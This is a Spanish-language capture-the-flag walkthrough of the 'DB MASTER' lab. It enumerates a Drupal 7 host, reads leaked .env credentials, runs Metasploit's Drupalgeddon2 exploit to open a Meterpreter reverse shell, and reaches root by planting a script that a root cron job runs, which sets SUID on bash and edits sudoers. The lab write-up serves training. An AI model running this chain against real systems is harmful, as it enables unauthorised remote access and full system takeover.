

Solución al lab **DB MASTER** (nivel difícil)



Comencemos realizando un escaneo de puertos con nmap



```
| Issuer: commonName=MySQL_Server_5.7.42_Auto_Generated_CA_Certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-22T00:42:08
| Not valid after:  2036-01-20T00:42:08
| MD5:     d76d 8489 f7c0 4052 9852 e064 5212 3efa
| SHA-1:   853b 651f f946 47e9 2641 cfa3 169c 9ae5 c6d9 104b
| SHA-256: f928 754a cf26 baea 5576 e904 25b4 642d 87ef 20cf 7903 bdcd 06b3 fc9a 892e 4a7b
| -----BEGIN CERTIFICATE-----
| MIIDBzCCAe+gAwIBAgIBAjANBgkqhkiG9w0BAQsFADA8MTowOAYDVQQDDDFNeVNR
| TF9TZXJ2ZXJfNS43LjQyX0F1dG9fR2VuZXJhdGVkX0NBX0NlcnRpZmljYXRlMB4X
| DTI2MDEyMjAwNDIwOFoXDTM2MDEyMDAwNDIwOFowQDE+MDwGA1UEAww1TXlTUUxf
| U2VydmVyXzUuNy40Ml9BdXRvX0dlbmVyYXRlZF9TZXJ2ZXJfQ2VydGlmaWNhdGUw
| ggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCxRuIqw4/KFsjTgT+6ccI9
| kkTgrW3ewYIoloMLvuS2XiUPDzv6OYoJI8e1hF5yJzdwisuFiGpOiLr0lDavaiyG
| NJiMtGkVoLDCuWEPPAs03NdkhXa3Ge0Y23rKW3Y+VQ56et1GfOdNbIXBA2T3Hdkz
| 0zpn7USmCpTJLWmxWu7w6KFzZXeOt27Co0S6R8H5dKMSQepA6FufWXse1UIThWfL
| 7nCQerCKD0mRuX/4K/N3D18PUWta5RlvYpi+cN8pl3P0NeYhKW4g8MTzuec5qZfU
| Gw7V4s44W2yOqGn4V5GS6Nb/rru1eunJHTzBXbJjcupBpP78Cz29D416yhHV58X7
| AgMBAAGjEDAOMAwGA1UdEwEB/wQCMAAwDQYJKoZIhvcNAQELBQADggEBAEnCZj2e
| eQxS/pbiHrivP3dcHnlWfudCHGKXeqyZ4zFTghTalaZUy/f/Bj5feA8cd9sKblNp
| RUMKQN72ZtL3Sw5BpSoOnPhcO9iJ0DI3ujGNSbr4Oulk1SC8pSNLa6e3n56Tozr3
| UxrMYB3BKCFQYy7yAxQVHX9uWzYC+etmruj0Vor+3Uin+shSjirRCzFIEB+g2HhD
| 8ixqqm3F55pgtp3WV/YbLQWqzcUME/nDMaDqkjuVgcYlbTwWz7gzItobQQDXkhGN
| gPpcwpte9mHfXXJzSLZOl+ApdstaVhZJgefQhHA4v8/3JwSUTU3ebWBGWX6AUAXr
| 8JjsymWW+zIPQik=
|_-----END CERTIFICATE-----
```

```
6379/tcp open  redis   syn-ack ttl 64 Redis key-value store
8080/tcp open  http    syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 3.6.9)
|_http-server-header: SimpleHTTP/0.6 Python/3.6.9
|_http-title: DB Master - Maintenance
| http-methods:
|_  Supported Methods: GET HEAD
MAC Address: BE:6E:B9:DB:4A:F2 (Unknown)
```

Análisis Inicial

Servicios:

- **80/tcp** - HTTP (Apache 2.4.29) con **Drupal 7**
- **3306/tcp** - MySQL 5.7.42
- **6379/tcp** - Redis (key-value store)
- **8080/tcp** - SimpleHTTPServer (Python 3.6.9)

Información clave:

- **Drupal 7** (generator en HTML)
- **MySQL 5.7.42** accesible remotamente
- **Redis** en puerto 6379
- **Python SimpleHTTPServer** en puerto 8080

1. Enumeración

Verificación de la versión de Drupal

Ver contenido de CHANGELOG.txt

```
┌──(chifay㉿kali)-[~/Whoami-Labs/DB MASTER]
└─$ curl -s http://172.17.0.3/CHANGELOG.txt | head -20

Drupal 7.54, 2017-02-01
───────────────────────
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
- Logging of searches can now be disabled (new option in the administrative
  interface).
- Added menu tree render structure to (pre-)process hooks for theme_menu_tree()
  (API addition: https://www.drupal.org/node/2827134).
- Added new function for determining whether an HTTPS request is being served
  (API addition: https://www.drupal.org/node/2824590).
- Fixed incorrect default value for short and medium date formats on the date
  type configuration page.
- File validation error message is now removed after subsequent upload of valid
  file.
- Numerous bug fixes.
- Numerous API documentation improvements.
- Additional performance improvements.
- Additional automated test coverage.
```

Ver contenido de install.php

```
┌──(chifay㉿kali)-[~/Whoami-Labs/DB MASTER]
└─$ curl -s http://172.17.0.3/install.php | head -20
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" dir="ltr">
  <head>
    <title>Drupal already installed | Drupal</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
<meta name="robots" content="noindex, nofollow" />
<link rel="shortcut icon" href="http://172.17.0.3/misc/favicon.ico" type="image/vnd.microsoft.icon" />
    <style type="text/css" media="all">
@import url("http://172.17.0.3/modules/system/system.base.css?0");
@import url("http://172.17.0.3/modules/system/system.admin.css?0");
@import url("http://172.17.0.3/modules/system/system.menus.css?0");
@import url("http://172.17.0.3/modules/system/system.messages.css?0");
@import url("http://172.17.0.3/modules/system/system.theme.css?0");
@import url("http://172.17.0.3/modules/system/system.maintenance.css?0");
</style>
<style type="text/css" media="screen">
@import url("http://172.17.0.3/themes/seven/reset.css?0");
@import url("http://172.17.0.3/themes/seven/style.css?0");
```

Ver el generador (aunque ya lo vimos con nmap)

```
┌──(chifay㉿kali)-[~/Whoami-Labs/DB MASTER]
└─$ curl -s http://172.17.0.3 | grep -i generator
<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
```

Enumeración web

```
chifay@kali: ~/Whoami-Labs/DB MASTER
Session  Actions  Edit  View  Help
chifay@kali: ~/W...i-Labs/DB MASTER   chifay@kali: ~/W...i-Labs/DB MASTER   chifay@kali: ~/W...i-Labs/DB MASTER   chifay@kali: ~/W...i-Labs/DB MASTER
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.php            (Status: 200) [Size: 7452]
misc                 (Status: 301) [Size: 307] [--> http://172.17.0.3/misc/]
themes               (Status: 301) [Size: 309] [--> http://172.17.0.3/themes/]
modules              (Status: 301) [Size: 310] [--> http://172.17.0.3/modules/]
scripts              (Status: 301) [Size: 310] [--> http://172.17.0.3/scripts/]
sites                (Status: 301) [Size: 308] [--> http://172.17.0.3/sites/]
includes             (Status: 301) [Size: 311] [--> http://172.17.0.3/includes/]
profiles             (Status: 301) [Size: 311] [--> http://172.17.0.3/profiles/]
README.txt           (Status: 200) [Size: 5382]
update.php           (Status: 403) [Size: 4037]
robots.txt           (Status: 200) [Size: 2189]
install.php          (Status: 200) [Size: 3138]
INSTALL.txt          (Status: 200) [Size: 17995]
cron.php             (Status: 403) [Size: 7380]
LICENSE.txt          (Status: 200) [Size: 18092]
CHANGELOG.txt        (Status: 200) [Size: 110781]
xmlrpc.php           (Status: 200) [Size: 42]
COPYRIGHT.txt        (Status: 200) [Size: 1481]
NOTES.txt            (Status: 200) [Size: 962]
UPGRADE.txt          (Status: 200) [Size: 10123]
server-status        (Status: 403) [Size: 275]
authorize.php        (Status: 403) [Size: 2804]
Progress: 1323348 / 1323348 (100.00%)
===============================================================
Finished
===============================================================
```

Contenido del archivo NOTES.txt

```
## DevOps Access Information
- Username: devops
- Password construction: Use MySQL 'secrets' table, key 'devops_part1' + current year (2024)
- Redis also contains configuration hints
- Command: redis-cli -a <redis_password> KEYS '*'

## System Architecture
- Web Server: Apache 2.4.29 (Drupal 7.54)
- Database: MySQL 5.7 (drupaldb)
- Cache: Redis 5.x
- Backup: Automated via cron

## Backup System
- Script location: /opt/backup.sh
- Execution: Every minute via /etc/cron.d/dbmaster
- Permissions: root:disk (770)
- Note: DevOps user is member of disk group

## Security Reminders
- Rotate passwords quarterly (Last: Q4 2024)
- Review cron jobs monthly
- Audit disk group membership
- Check for writable scripts executed by root

## Recent Changes
- 2024-01-15: Updated backup script to include disk space check
- 2024-01-18: Added Redis password rotation
- 2024-01-20: DevOps user added to disk group for backup access
```

Búsqueda de archivos ocultos con dirsearch

```
┌──(chifay㉿kali)-[~/Whoami-Labs/DB MASTER]
└─$ dirsearch -u http://172.17.0.3 -e php,txt,html,bak,env -o dirsearch_results.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

                          v0.4.3

Extensions: php, txt, html, bak, env | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: dirsearch_results.txt

Target: http://172.17.0.3/

[11:27:42] Starting:
[11:27:43] 200 -  140B  - /.env.backup
[11:27:43] 200 -  162B  - /.env.dev
```

Se encontraron dos archivos .env.backup y .env.dev, probemos con ffuf para ver si no existen más archivos ocultos de este tipo

```
chifay@kali: ~/Whoami-Labs/DB MASTER
Session  Actions  Edit  View  Help
chifay@kali: ~/W...i-Labs/DB MASTER   chifay@kali: ~/W...i-Labs/DB MASTER   chifay@kali: ~/W...i-Labs/DB MASTER   chifay@kali: ~/W...i-Labs/DB MASTER

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.17.0.3/.env.FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 50
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

backup                  [Status: 200, Size: 140, Words: 4, Lines: 6, Duration: 0ms]
dev                     [Status: 200, Size: 162, Words: 4, Lines: 7, Duration: 0ms]
legacy                  [Status: 200, Size: 163, Words: 9, Lines: 6, Duration: 1ms]
redis                   [Status: 200, Size: 156, Words: 12, Lines: 9, Duration: 0ms]
phps                    [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 4601ms]
:: Progress: [4614/4614] :: Job [1/1] :: 49 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

Miremos su contenido

```
┌──(chifay㉿kali)-[~/Whoami-Labs/DB MASTER]
└─$ curl -s "http://172.17.0.3/.env.backup"
# Database Backup Configuration
DB_BACKUP_USER=backup_admin
DB_BACKUP_PASS=B@ckup123!Secure
DB_BACKUP_HOST=backup.local
DB_BACKUP_PORT=3307

┌──(chifay㉿kali)-[~/Whoami-Labs/DB MASTER]
└─$ curl -s "http://172.17.0.3/.env.dev"
# Development Environment Variables
DEV_MODE=false
DEBUG_ENABLED=false
DEV_USER=test_developer
DEV_PASS=TestP@ss123
APP_SECRET_KEY=fake_secret_key_not_real_12345
```

```
┌──(chifay㉿kali)-[~/Whoami-Labs/DB MASTER]
└─$ curl -s "http://172.17.0.3/.env.legacy"
# Legacy Database Config (DEPRECATED - DO NOT USE)
LEGACY_DB_USER=old_admin
LEGACY_DB_PASS=0ldP@ssw0rd!2020
LEGACY_DB_HOST=old-server.internal
LEGACY_DB_PORT=3306

┌──(chifay㉿kali)-[~/Whoami-Labs/DB MASTER]
└─$ curl -s "http://172.17.0.3/.env.redis"
# Redis Configuration - DB MASTER
REDIS_HOST=localhost
REDIS_PORT=6379
REDIS_PASSWORD=R3d1sP@ss2024
REDIS_DB=0

# DevOps User Hint
# Username fragment: dev

┌──(chifay㉿kali)-[~/Whoami-Labs/DB MASTER]
└─$ curl -s "http://172.17.0.3/.env.phps"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 172.17.0.3 Port 80</address>
</body></html>
```

Después de varias pruebas no se pudo extraer información útil de los otros servicios, creo que todo esto era una simple distracción, por lo que cambiaré mi vector al drupal 7 el cual es vulnerable a Drupalgeddon 2, usaremos MetaSploit

```
msf > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 172.17.0.3
RHOSTS => 172.17.0.3
msf exploit(unix/webapp/drupal_drupalgeddon2) > set RPORT 80
RPORT => 80
```

Ejecutaremos options para ver si hay algún otro parámetro que debamos cambiar

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]. Supported prox
                                           ies: sapni, socks4, socks5, socks5h, http
   RHOSTS       172.17.0.3       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                           sics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.60.133   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Sólo nos hace falta cambiar LHOST con la IP de nuestro Kali y ejecutar el exploit

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST 172.17.0.1
LHOST => 172.17.0.1
msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Detected vulnerable version 7
[*] Sending stage (72686 bytes) to 172.17.0.3
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.3:48282) at 2026-08-20 13:34:56 -0600

meterpreter > shell
Process 6786 created.
Channel 0 created.
whoami
www-data
```

Ya tenemos nuestra conexión a una shell con meterpreter y estamos conectados con el usuario www-data, recordemos las notas encontradas en NOTES.txt acerca del backup, vamos a revisar ese script para ver si lo podemos explotar

```
ls -al /etc/cron.d/dbmaster
-rw-r--r-- 1 root root 549 Jan 22  2026 /etc/cron.d/dbmaster
cat /etc/cron.d/dbmaster
# DB Master Cron Jobs
SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Backup database every minute
*/1 * * * * root /opt/backup.sh >/dev/null 2>&1

# Health check every 5 minutes
*/5 * * * * root /opt/cronjobs/cron_health.sh >/dev/null 2>&1

# Log rotation every 10 minutes
*/10 * * * * root /opt/cronjobs/cron_logrotate.sh >/dev/null 2>&1

# Redis cleanup hourly
0 * * * * root /opt/cronjobs/cron_redis.sh >/dev/null 2>&1

# Cleanup temp files daily
0 0 * * * root /opt/cronjobs/cron_cleanup.sh >/dev/null 2>&1
```

Confirmamos que el job corre cada minuto con los permisos de root para ejecutar /opt/backup.sh, miremos los permisos y contenido de ese script

```
ls -al /opt/backup.sh
-rwxrwx--- 1 root disk 1182 Jan 21  2026 /opt/backup.sh
cat /opt/backup.sh
cat: /opt/backup.sh: Permission denied
```

Para poder ver ese script necesitamos realizar un movimiento lateral con el usuario devops ya que, según la información encontrada, debería estar dentro del grupo disk y si es así podríamos modificar el script para obtener una shell como root

Veamos si en el home del usuario devops hay algún otro archivo que nos pueda ser útil

```
www-data@data_master:/var/www/html$ ls -al /home/devops
ls -al /home/devops
total 32
drwxr-xr-x 1 devops devops 4096 Jan 22  2026 .
drwxr-xr-x 1 root   root   4096 Jan 22  2026 ..
-rw------- 1 devops devops  256 Jan 22  2026 .bash_history
-rw-r--r-- 1 devops devops  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 devops devops 3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 devops devops  807 Apr  4  2018 .profile
-rw-r--r-- 1 devops devops  622 Jan 22  2026 README.txt
-rwxr-xr-x 1 devops devops  706 Jan 22  2026 check_backups.sh
www-data@data_master:/var/www/html$
```

```
cat /home/devops/check_backups.sh
#!/bin/bash
# Script to check backup status and disk space
# Author: DevOps Team
# Last modified: 2024-01-20

# TODO: This script can be called by /opt/backup.sh
# If you create /tmp/check_disk.sh, it will be executed as root!

echo "=== Backup Status Check ==="
echo "Date: $(date)"
echo ""

# Check backup directory
if [ -d "/var/backups/database" ]; then
    echo "[+] Backup directory exists"
    echo "Recent backups:"
    ls -lth /var/backups/database | head -5
else
    echo "[-] Backup directory not found"
fi

echo ""
echo "=== Disk Usage ==="
df -h

echo ""
echo "=== DevOps User Info ==="
echo "User: $(whoami)"
echo "Groups: $(groups)"
echo "Can modify: $(find /opt -writable -ls 2>/dev/null)"
www-data@data_master:/var/www/html$
```

Perfecto! Con este script, ya no necesitamos movernos a devops, ya que tenemos permisos de escritura en /tmp vamos a crear un script malicioso y esperar a que lo ejecute /opt/

backup.sh

Creación del script malicioso en /tmp/

```
cat > /tmp/check_disk.sh << 'EOF'
#!/bin/bash
chmod 4755 /bin/bash
chmod 4755 /usr/bin/su
echo "www-data ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers
cp /bin/bash /tmp/bash_root
chmod 4755 /tmp/bash_root
EOF
```

Le damos permisos de ejecución con chmod +x /tmp/check_disk.sh y esperamos a que se ejecute la tarea

Verificación de la ejecución del script malicioso

```
ls -al /tmp
total 1116
drwxrwxrwt 1 root  root     4096 Aug 20 20:54 .
drwxr-xr-x 1 root  root     4096 Aug 20 14:12 ..
-r--r--r-- 1 root  root      491 Jan 22  2026 .htaccess
-rwsr-xr-x 1 root  root  1113504 Aug 20 20:54 bash_root
-rwxrwxr-x 1 root  root     3274 Jan 21  2026 install_drupal.sh
-rwxrwxr-x 1 root  root     4983 Jan 21  2026 setup_ctf.sh
drwx------ 2 mysql mysql    4096 Jan 22  2026 tmp.FZdwJhMM0E
ls -al //bin/bash
-rwsr-xr-x 1 root root 1113504 Apr 18  2022 //bin/bash
```

Tenenos /bin/bash con SUID y también /tmp/bash_root, con cualquiera de esos dos binarios que lo ejecutemos ya tenemos acceso como root

Escalada como root con bash SUID

```
/tmp/bash_root -p
whoami
root
```

Ya somo root, vamos a por la bandera

```
cd /root
ls
flag.txt
cat flag.txt
FLAG{[redacted]}
```

Verificación de la bandera de root

```
Aprende, simula, escala. Sin burocracia.
═══════════════════════════════════════════════════════════════════════════════

[*] Cargando imagen desde dbmaster.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

═══════════════════════════════════════════════════════════════════════════════
[✓] Laboratorio desplegado correctamente.
═══════════════════════════════════════════════════════════════════════════════

  LAB: DB MASTER
  DIFICULTAD: ★★★★★☆☆☆ difícil (5 puntos)

═══════════════════════════════════════════════════════════════════════════════
IP del laboratorio: 172.17.0.3
═══════════════════════════════════════════════════════════════════════════════

Ingresa la flag (formato FLAG{...}): FLAG{[redacted]}

¡Felicitaciones! Has comprometido DB Master.

FECHA Y HORA: 2026-08-20 15:02:42 -0600
═══════════════════════════════════════════════════════════════════════════════

[*] Presiona Ctrl+C para eliminar el laboratorio
```

Otra forma de escalar sería buscar en los archivos de configuración del drupal el usuario y contraseña de la base de datos para buscar ahí la primera parte de la contraseña del usuario devops y poder hacer el movimiento lateral y editar directamente el script /opt/backup.sh

El archivo de configuración de Drupal se encuentra en /var/www/html/sites/default/settings.php y revisando encontramos las credenciales de la base de datos

```
      'database' => 'drupaldb',
      'username' => 'drupal_usr',
      'password' => 'Dr7p@l_S3cr3t_2024',
      'host' => 'localhost',
```

Nos conectamos a la base de datos y listamos las bases de datos

```
┌──(chifay㉿kali)-[~/Whoami-Labs/DB MASTER]
└─$ /bin/mysql -h 172.17.0.3 -u drupal_usr -p --ssl-verify-server-cert=FALSE
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10041
Server version: 5.7.42-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.001 sec)
```

Usamos la base de datos drupaldb

```
MySQL [(none)]> use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Y vemos la información de la tabla secrets

```
MySQL [drupaldb]> select * from secrets;
+----+-----------------+-------------+-----------------------------------------+
| id | secret_type     | secret_key  | secret_value                            |
+----+-----------------+-------------+-----------------------------------------+
|  1 | user_credential | devops_part1 | ops_P@ss                               |
|  2 | system_config   | backup_key  | FakeBackupKey12345                      |
|  3 | api_credential  | api_token   | fake_api_token_abcdef123456             |
|  4 | redis_info      | redis_note  | Check .env.redis file for Redis password |
+----+-----------------+-------------+-----------------------------------------+
4 rows in set (0.001 sec)
```

Ahora ya tenemos la contraseña del usuario devops:ops_P@ss2024

Para realizar el movimiento lateral hacemos uso de su devops

```
$ su devops
su devops
Password: ops_P@ss2024

bash-4.4$ whoami
whoami
devops
bash-4.4$
```

Con devops ya podríamos ver el contenido del script /opt/backup.sh

```
bash-4.4$ cat /opt/backup.sh
cat /opt/backup.sh
#!/bin/bash
# DB Master Automated Backup Script
# Runs every minute via cron as root
# Owner: root:disk (770)

LOG_FILE="/var/log/backup.log"
BACKUP_DIR="/var/backups/database"
DATE=$(date +%Y%m%d_%H%M%S)

# Create backup directory if not exists
mkdir -p $BACKUP_DIR

# Log backup start
echo "[$(date)] Starting database backup..." >> $LOG_FILE

# Perform database backup (silent to avoid filling logs)
mysqldump -u root -p'MyS3cur3R00t!2024' drupaldb > $BACKUP_DIR/db_backup_$DATE.sql 2>/dev/null

if [ $? -eq 0 ]; then
    echo "[$(date)] Backup successful: db_backup_$DATE.sql" >> $LOG_FILE
else
    echo "[$(date)] Backup failed!" >> $LOG_FILE
fi
```

```
# Cleanup old backups (keep only last 10)
cd $BACKUP_DIR
ls -t *.sql 2>/dev/null | tail -n +11 | xargs rm -f 2>/dev/null

# Check disk space and execute custom check if exists
# VULNERABILITY: If /tmp/check_disk.sh exists, it will be executed as root!
if [ -f /tmp/check_disk.sh ]; then
    echo "[$(date)] Running custom disk check..." >> $LOG_FILE
    bash /tmp/check_disk.sh >> $LOG_FILE 2>&1
    rm -f /tmp/check_disk.sh  # Clean up after execution
fi

# Log completion
echo "[$(date)] Backup process completed." >> $LOG_FILE
bash-4.4$
```

Inyección de código malicioso

```
bash-4.4$ echo 'cp /bin/bash /tmp/rootbash' >> /opt/backup.sh
echo 'cp /bin/bash /tmp/rootbash' >> /opt/backup.sh
bash-4.4$ echo 'chmod 4755 /tmp/rootbash' >> /opt/backup.sh
echo 'chmod 4755 /tmp/rootbash' >> /opt/backup.sh
bash-4.4$
```

Esperamos a que se ejecute la tarea de respaldo y verificamos en /tmp

```
bash-4.4$ ls -al /tmp/rootbash
ls -al /tmp/rootbash
-rwsr-xr-x 1 root root 1113504 Aug 20 22:38 /tmp/rootbash
bash-4.4$
```

Ya tenemos nuestro bash SUID

```
bash-4.4$ /tmp/rootbash -p
/tmp/rootbash -p
rootbash-4.4# whoami
whoami
root
rootbash-4.4#
```